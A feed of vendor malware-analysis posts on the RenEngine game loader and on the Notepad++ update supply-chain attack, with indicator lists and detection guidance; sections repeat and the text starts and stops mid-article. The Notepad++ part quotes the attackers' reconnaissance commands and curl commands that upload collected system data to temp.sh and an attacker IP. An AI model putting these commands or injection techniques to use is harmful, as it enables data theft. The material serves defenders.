  3. Next, the sample uses the modCreateProcess module to launch the child process explorer.exe and injects the payload into it by creating a shared memory region with the ZwMapViewOfSection call.
    Payload injection into the child process

    Payload injection into the child process


    Another HijackLoader module, rshell, is used to launch the shellcode. Its contents are also injected into the child process, replacing the code located at its entry point.
    The rshell module injection

    The rshell module injection

  4. The last step performed by the parent process is starting a thread in the child process by calling ZwResumeThread. After that, the thread starts executing the rshell module code placed at the child process entry point, and the parent process terminates.

    The rshell module prepares the final malicious payload. Once it has finished, it transfers control to another HijackLoader module called ESAL. It replaces the contents of rshell with zeros using the memset function and launches the final payload, which is a stealer from the Lumma family (Trojan-PSW.Win32.Lumma).

In addition to the modules described above, this HijackLoader sample contains the following modules, which were used at intermediate stages: COPYLIST, modTask, modUAC, and modWriteFile.
Kaspersky solutions detect HijackLoader with the verdicts Trojan.Win32.Penguish and Trojan.Win32.DllHijacker.

Not only games

In addition to gaming sites, we found that attackers created dozens of different web resources to distribute RenEngine under the guise of pirated software. On one such site, for example, users can supposedly download an activated version of the CorelDRAW graphics editor.

Distribution of RenEngine under the guise of the CorelDRAW pirated version

Distribution of RenEngine under the guise of the CorelDRAW pirated version


When the user clicks the Descargar Ahora (β€œDownload Now”) button, they are redirected several times to other malicious websites, after which an infected archive is downloaded to their device.
File storage imitations

File storage imitations

Distribution

According to our data, since March 2025, RenEngine has affected users in the following countries:

Distribution of incidents involving the RenEngine loader by country (TOP 20), February 2026 (download)

The distribution pattern of this loader suggests that the attacks are not targeted. At the time of publication, we have recorded the highest number of incidents in Russia, Brazil, TΓΌrkiye, Spain, and Germany.

Recommendations for protection

The format of game archives is generally not standardized and is unique for each game. This means that there is no universal algorithm for unpacking and checking the contents of game archives. If the game engine does not check the integrity and authenticity of executable resources and scripts, such an archive can become a repository for malware if modified by attackers. Despite this, Kaspersky Premium protects against such threats with its Behavior Detection component.

The distribution of malware under the guise of pirated software and hacked games is not a new tactic. It is relatively easy to avoid infection by the malware described in this article: simply install games and programs from trusted sites. In addition, it is important for gamers to remember the need to install specialized security solutions. This ongoing campaign employs the Lumma and ACR stylers, and Vidar was also found β€” none of these are new threats, but rather long-known malware. This means that modern antivirus technologies can detect even modified versions of the above-mentioned stealers and their alternatives, preventing further infection.

Indicators of compromise

12EC3516889887E7BCF75D7345E3207A – setup_game_8246.zip
D3CF36C37402D05F1B7AA2C444DC211A – __init.py__
1E0BF40895673FCD96A8EA3DDFAB0AE2 – cc32290mt.dll
2E70ECA2191C79AD15DA2D4C25EB66B9 – Lumma Stealer

hxxps://hentakugames[.]com/country-bumpkin/
hxxps://dodi-repacks[.]site
hxxps://artistapirata[.]fit
hxxps://artistapirata[.]vip
hxxps://awdescargas[.]pro
hxxps://fullprogramlarindir[.]me
hxxps://gamesleech[.]com
hxxps://parapcc[.]com
hxxps://saglamindir[.]vip
hxxps://zdescargas[.]pro
hxxps://filedownloads[.]store
hxxps://go[.]zovo[.]ink

Lumma C2
hxxps://steamcommunity[.]com/profiles/76561199822375128
hxxps://localfxement[.]live
hxxps://explorebieology[.]run
hxxps://agroecologyguide[.]digital
hxxps://moderzysics[.]top
hxxps://seedsxouts[.]shop
hxxps://codxefusion[.]top
hxxps://farfinable[.]top
hxxps://techspherxe[.]top
hxxps://cropcircleforum[.]today

  •  

The game is over: when β€œfree” comes at too high a price. What we know about RenEngine

We often describe cases of malware distribution under the guise of game cheats and pirated software. Sometimes such methods are used to spread complex malware that employs advanced techniques and sophisticated infection chains.

In February 2026, researchers from Howler Cell announced the discovery of a mass campaign distributing pirated games infected with a previously unknown family of malware. It turned out to be a loader called RenEngine, which was delivered to the device using a modified version of the Ren’Py engine-based game launcher. Kaspersky solutions detect the RenEngine loader as Trojan.Python.Agent.nb and HEUR:Trojan.Python.Agent.gen.

However, this threat is not new. Our solutions began detecting the first samples of the RenEngine loader in March 2025, when it was used to distribute the Lumma stealer (Trojan-PSW.Win32.Lumma.gen).

In the ongoing incidents, ACR Stealer (Trojan-PSW.Win32.ACRstealer.gen) is being distributed as the final payload. We have been monitoring this campaign for a long time and will share some details in this article.

Incident analysis

Disguise as a visual novel

Let’s look at the first incident, which we detected in March 2025. At that time, the attackers distributed the malware under the guise of a hacked game on a popular gaming web resource.

The website featured a game download page with two buttons: Free Download Now and Direct Download. Both buttons had the same functionality: they redirected users to the MEGA file-sharing service, where they were offered to download an archive with the β€œgame.”

Game download page

Game download page


When the β€œgame” was launched, the download process would stop at 100%. One might think that the game froze, but that was not the case β€” the β€œreal” malicious code just started working.
Placeholder with the download screen

Placeholder with the download screen

β€œGame” source files analysis

The full infection chain

The full infection chain


After analyzing the source files, we found Python scripts that initiated the initial device infection. These scripts imitated the endless loading of the game. In addition, they contained the is_sandboxed function for bypassing the sandbox and xor_decrypt_file for decrypting the malicious payload. Using the latter, the script decrypts the ZIP archive, unpacks its contents into the .temp directory, and launches the unpacked files.
Contents of the .temp directory

Contents of the .temp directory


There are five files in the .temp directory. The DKsyVGUJ.exe executable is not malicious. Its original name is Ahnenblatt4.exe, and it is a well-known legitimate application for organizing genealogical data. The borlndmm.dll library also does not contain malicious code; it implements the memory manager required to run the executable. Another library, cc32290mt.dll, contains a code snippet patched by attackers that intercepts control when the application is launched and deploys the first stage of the payload in the process memory.

HijackLoader

The dbghelp.dll system library is used as a β€œcontainer” to launch the first stage of the payload. It is overwritten in memory with decrypted shellcode obtained from the gayal.asp file using the cc32290mt.dll library. The resulting payload is HijackLoader. This is a relatively new means of delivering and deploying malicious implants. A distinctive feature of this malware family is its modularity and configuration flexibility. HijackLoader was first detected and described in the summer of 2023. More detailed information about this loader is available to customers of the Kaspersky Intelligence Reporting Service.

The final payload can be delivered in two ways, depending on the configuration parameters of the malicious sample. The main HijackLoader ti module is used to launch and prepare the process for the final payload injection. In some cases, an additional module is also used, which is injected into an intermediate process launched by the main one. The code that performs the injection is the same in both cases.

Before creating a child process, the configuration parameters are encrypted using XOR and saved to the %TEMP% directory with a random name. The file name is written to the system environment variables.

Loading configuration parameters saved by the main module

Loading configuration parameters saved by the main module


In the analyzed sample, the execution follows a longer path with an intermediate child process, cmd.exe. It is created in suspended mode by calling the auxiliary module modCreateProcess. Then, using the ZwCreateSection and ZwMapViewOfSection system API calls, the code of the same dbghelp.dll library is loaded into the address space of the process, after which it intercepts control.

Next, the ti module, launched inside the child process, reads the hap.eml file, from which it decrypts the second stage of HijackLoader. The module then loads the pla.dll system library and overwrites the beginning of its code section with the received payload, after which it transfers control to this library.

Payload decryption

Payload decryption


The decrypted payload is an EXE file, and the configuration parameters are set to inject it into the explorer.exe child process. The payload is written to the memory of the child process in several stages:
  1. First, the malicious payload is written to a temporary file on disk using the transaction mechanism provided by the Windows API. The payload is written in several stages and not in the order in which the data is stored in the file. The MZ signature, with which any PE file begins, is written last with a delay.
    Writing the payload to a temporary file

    Writing the payload to a temporary file

  2. After that, the payload is loaded from the temporary file into the address space of the current process using the ZwCreateSection call. The transaction that wrote to the file is rolled back, thus deleting the temporary file with the payload.
  3. Next, the sample uses the modCreateProcess module to launch the child process explorer.exe and injects the payload into it by creating a shared memory region with the ZwMapViewOfSection call.
    Payload injection into the child process

    Payload injection into the child process


    Another HijackLoader module, rshell, is used to launch the shellcode. Its contents are also injected into the child process, replacing the code located at its entry point.
    The rshell module injection

    The rshell module injection

  4. The last step performed by the parent process is starting a thread in the child process by calling ZwResumeThread. After that, the thread starts executing the rshell module code placed at the child process entry point, and the parent process terminates.

    The rshell module prepares the final malicious payload. Once it has finished, it transfers control to another HijackLoader module called ESAL. It replaces the contents of rshell with zeros using the memset function and launches the final payload, which is a stealer from the Lumma family (Trojan-PSW.Win32.Lumma).

In addition to the modules described above, this HijackLoader sample contains the following modules, which were used at intermediate stages: COPYLIST, modTask, modUAC, and modWriteFile.
Kaspersky solutions detect HijackLoader with the verdicts Trojan.Win32.Penguish and Trojan.Win32.DllHijacker.

Not only games

In addition to gaming sites, we found that attackers created dozens of different web resources to distribute RenEngine under the guise of pirated software. On one such site, for example, users can supposedly download an activated version of the CorelDRAW graphics editor.

Distribution of RenEngine under the guise of the CorelDRAW pirated version

Distribution of RenEngine under the guise of the CorelDRAW pirated version


When the user clicks the Descargar Ahora (β€œDownload Now”) button, they are redirected several times to other malicious websites, after which an infected archive is downloaded to their device.
File storage imitations

File storage imitations

Distribution

According to our data, since March 2025, RenEngine has affected users in the following countries:

Distribution of incidents involving the RenEngine loader by country (TOP 20), February 2026 (download)

The distribution pattern of this loader suggests that the attacks are not targeted. At the time of publication, we have recorded the highest number of incidents in Russia, Brazil, TΓΌrkiye, Spain, and Germany.

Recommendations for protection

The format of game archives is generally not standardized and is unique for each game. This means that there is no universal algorithm for unpacking and checking the contents of game archives. If the game engine does not check the integrity and authenticity of executable resources and scripts, such an archive can become a repository for malware if modified by attackers. Despite this, Kaspersky Premium protects against such threats with its Behavior Detection component.

The distribution of malware under the guise of pirated software and hacked games is not a new tactic. It is relatively easy to avoid infection by the malware described in this article: simply install games and programs from trusted sites. In addition, it is important for gamers to remember the need to install specialized security solutions. This ongoing campaign employs the Lumma and ACR stylers, and Vidar was also found β€” none of these are new threats, but rather long-known malware. This means that modern antivirus technologies can detect even modified versions of the above-mentioned stealers and their alternatives, preventing further infection.

Indicators of compromise

12EC3516889887E7BCF75D7345E3207A – setup_game_8246.zip
D3CF36C37402D05F1B7AA2C444DC211A – __init.py__
1E0BF40895673FCD96A8EA3DDFAB0AE2 – cc32290mt.dll
2E70ECA2191C79AD15DA2D4C25EB66B9 – Lumma Stealer

hxxps://hentakugames[.]com/country-bumpkin/
hxxps://dodi-repacks[.]site
hxxps://artistapirata[.]fit
hxxps://artistapirata[.]vip
hxxps://awdescargas[.]pro
hxxps://fullprogramlarindir[.]me
hxxps://gamesleech[.]com
hxxps://parapcc[.]com
hxxps://saglamindir[.]vip
hxxps://zdescargas[.]pro
hxxps://filedownloads[.]store
hxxps://go[.]zovo[.]ink

Lumma C2
hxxps://steamcommunity[.]com/profiles/76561199822375128
hxxps://localfxement[.]live
hxxps://explorebieology[.]run
hxxps://agroecologyguide[.]digital
hxxps://moderzysics[.]top
hxxps://seedsxouts[.]shop
hxxps://codxefusion[.]top
hxxps://farfinable[.]top
hxxps://techspherxe[.]top
hxxps://cropcircleforum[.]today

  •  

The Notepad++ supply chain attack β€” unnoticed execution chains and new IoCs

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction

On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.

We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.

The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:

  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it β€” likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.

Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed β€” rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;
  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs β€” they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector β€” they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent β€” both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 β€” load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 β€” load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 β€” alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd β€” alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 β€” alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

  •  

The Notepad++ supply chain attack β€” unnoticed execution chains and new IoCs

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction

On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.

We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.

The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:

  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
